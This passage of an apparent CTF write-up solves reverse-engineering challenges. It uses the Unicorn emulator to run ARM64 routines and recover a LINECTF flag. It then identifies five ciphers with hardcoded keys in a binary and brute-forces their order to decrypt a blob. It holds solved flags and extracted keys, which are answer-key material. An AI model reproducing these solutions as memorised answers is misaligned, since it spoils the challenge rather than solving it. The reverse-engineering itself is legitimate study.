        input_byte = bytes.fromhex("%02X"%i)


        uc.mem_write(args_addr, input_byte)

        uc.reg_write(unicorn.arm64_const.UC_ARM64_REG_X0, args_addr)
        uc.reg_write(unicorn.arm64_const.UC_ARM64_REG_SP, stack_top)


        uc.emu_start(meatbox_start, meatbox_end)

        uc.mem_write(args_addr, input_byte)

        uc.reg_write(unicorn.arm64_const.UC_ARM64_REG_X0, args_addr)
        uc.reg_write(unicorn.arm64_const.UC_ARM64_REG_SP, stack_top)

        uc.emu_start(soulbox_start, soulbox_end)

        uc.mem_write(args_addr, input_byte)

        uc.reg_write(unicorn.arm64_const.UC_ARM64_REG_X0, args_addr)
        uc.reg_write(unicorn.arm64_const.UC_ARM64_REG_SP, stack_top)

        uc.emu_start(godbox_start, godbox_end)
        allbytedata[i]=data

##        result = uc.mem_read(args_addr, args_size)
##        print("result:", result.decode(encoding="utf-8"))
```

```
    uc.mem_unmap(args_addr, args_size)
    uc.mem_unmap(stack_addr, stack_size)

    result=[0x00000007, 0x00000018, 0x00000010, 0x0000000f, 0x0000001c, 0x00000012,
0x00000005, 0x0000000a, 0x00000007, 0x0000000b, 0x00000002, 0x0000000f, 0x00000012,
0x00000006, 0x00000008, 0x00000013,
    0x0000000a, 0x00000007, 0x00000005, 0x00000009, 0x0000000b, 0x00000006, 0x0000000f,
0x0000000f, 0x00000011, 0x00000004, 0x00000013, 0x00000013, 0x00000001, 0x0000000e,
0x00000003, 0x0000000b,
    0x00000000, 0x00000001, 0x00000001, 0x00000009, 0x00000009, 0x00000002, 0x00000008,
0x00000013, 0x00000001, 0x0000000e, 0x00000001, 0x00000001, 0x0000000c, 0x00000009,
0x00000005, 0x00000010,
    0x00000001, 0x00000012, 0x0000000a, 0x00000008, 0x0000000b, 0x00000012, 0x00000011,
0x00000004, 0x00000013, 0x00000001, 0x00000001, 0x0000000c, 0x00000013, 0x00000001,
0x0000000e, 0x00000012,
    0x00000000, 0x0000000e, 0x00000008, 0x0000000b, 0x00000012, 0x00000001, 0x0000000f,
0x0000000b, 0x00000003, 0x0000000b, 0x00000000, 0x00000001, 0x00000001, 0x0000000c,
0x00000007, 0x00000005,
    0x00000004, 0x00000008, 0x0000000b, 0x00000012, 0x00000008, 0x00000018, 0x0000000f,
0x00000008, 0x00000018, 0x0000000f, 0x0000000e, 0x0000001c, 0x0000000f, 0x00000001,
0x00000012, 0x0000000a,
    0x00000010, 0x00000015, 0x00000011, 0x00000001, 0x00000001, 0x0000000c, 0x00000006,
0x00000016, 0x0000000a, 0x00000008, 0x0000000b, 0x00000012, 0x00000011, 0x00000004,
0x00000013, 0x00000001,
    0x00000012, 0x0000000a, 0x00000001, 0x00000001, 0x0000000c, 0x0000000e, 0x0000001c,
0x0000000f, 0x00000001, 0x00000012, 0x0000000a, 0x00000001, 0x00000001, 0x0000000c,
0x00000003, 0x0000000b,
    0x00000000, 0x00000009, 0x00000002, 0x00000008, 0x00000004, 0x0000000d, 0x00000010,
0x00000001, 0x00000001, 0x0000000c, 0x00000006, 0x00000016, 0x0000000a, 0x00000004,
0x0000000d, 0x00000010,
    0x00000004, 0x0000000d, 0x00000010, 0x00000011, 0x0000000f, 0x00000005, 0x00000007,
0x00000017, 0x00000002]
    flag=''
    for i in range(len(result)//3):
        b=getbyte(result[i*3:(i+1)*3])
        if b==0xFF:
            print("failed",i*3)
        else:
            flag+=chr(b)
    print(flag)
```

```
C:\Users\49335\AppData\Local\Programs\Python\Python38\python3.exe C:/Users/49335/PycharmProjects/untitled1/trace_so.py
LINECTF{watcha_kn0w_ab0ut_r0ll1ng_d0wn_1n_th3_d33p}
```

RES

There are 5 encryption algorithms, the key is fixed.
First generate 5 random numbers, and then call these 5 algorithms to encrypt according to the random numbers.

```
w2c_f14 -> rc4
RC4_key:47 06 48 08 51 E6 1B E8 5D 74 BF B3 FD 95 61 85

w2c_f11 -> aes_cbc
aes_key:A7 41 BE 14 31 DD 82 49 63 57 BA F1 31 AE CF D5
aes_iv:C9 19 28 C8 4F C6 1B E8 5D 79 CF 83 FD 95 C1 85

w2c_f10 -> camellia
key:0x11, 0x22, 0x33, 0x44, 0x55, 0x66, 0x77, 0x88, 0x99, 0xAA,
  0xBB, 0xCC, 0xDD, 0xEE, 0xFF, 0x00

w2c_f12 -> 3des
key:48 45 4C 50 4D 45 21 00 54 48 41 4E 4B 53 21 00 10 20 30 40 50 60 70 80

w2c_f13 -> KISA seed
key:FF 04 28 61 21 EA 1B E8 6D 71 CC B1 FD A7 43 82
```

```
import unittest
from seed import SeedRoundKey, SeedEncrypt, SeedDecrypt
from Crypto.Cipher import AES
from Crypto.Cipher import DES3
from Crypto.Cipher import ARC4
import camellia
import base64

def seed(plain):
    key = b'\xff\x04(a!\xea\x1b\xe8mq\xcc\xb1\xfd\xa7C\x82'
    buf = b""
    for i in range(0, len(plain), 16):
        _p = plain[i:i+16]
        roundKey = SeedRoundKey(key)
        decrypted = SeedDecrypt(roundKey, _p)
        buf += decrypted
    return buf

def aes(plain):
    key = b'\xa7A\xbe\x141\xdd\x82IcW\xba\xf11\xae\xcf\xd5'
    iv = b'\xc9\x19(\xc8O\xc6\x1b\xe8]y\xcf\x83\xfd\x95\xc1\x85'
    _aes = AES.new(key=key, iv=iv, mode=AES.MODE_CBC)
    return _aes.decrypt(plain)

def rc4(plain):
```

```
    xor_data =
b"\xa4\x10\xfc\x8a\x15p\xc8\xd7\xf1\xc9_\xe1\xc0\xa7\x8be\x13\xfc|\xf4\x16\xf2a\x81\x91
x\xa0\x16>\x113\\\xb9*\xa1\x17\xba\x83$\x03~\x1d,N',h;~Fc\xbf\xff\x00\xe3g\\\xeb\x92\xc
3\x16\xf8e\x8e\x14\xd9\xcf?#\x9a}\xea\x0c\xcd\x8a\xe2z\x1f\xa0$"
    buf = []
    for i in range(len(plain)):
        buf.append(plain[i]^xor_data[i])
    return bytes(buf)

def T_des(plain):
    key = b'HELPME!\x00THANKS!\x00\x10 0@P`p\x80'
    _3des = DES3.new(key=key, mode = DES3.MODE_ECB)
    return _3des.decrypt(plain)

def _camellia(plain):
    key = b'\x11"3DUfw\x88\x99\xaa\xbb\xcc\xdd\xee\xff\x00'
    c = camellia.CamelliaCipher(key=key, mode=camellia.MODE_ECB)
    return c.decrypt(plain)

func = [rc4, aes, _camellia, T_des, seed]

for i1 in range(5):
    for i2 in range(5):
        for i3 in range(5):
            for i4 in range(5):
                for i5 in range(5):
                    order = [i1, i2, i3, i4, i5]
                    p =
b"N9Nb2sPYFl6sEbVORzuK1kUXMvs+/LbyrTpJaxQj3fdDhXyKN8mBELPRTX5904o9"
                    plain = base64.b64decode(p)

                    for i in range(len(order)):
                        plain = func[order[i]](plain)
                    print(plain)
```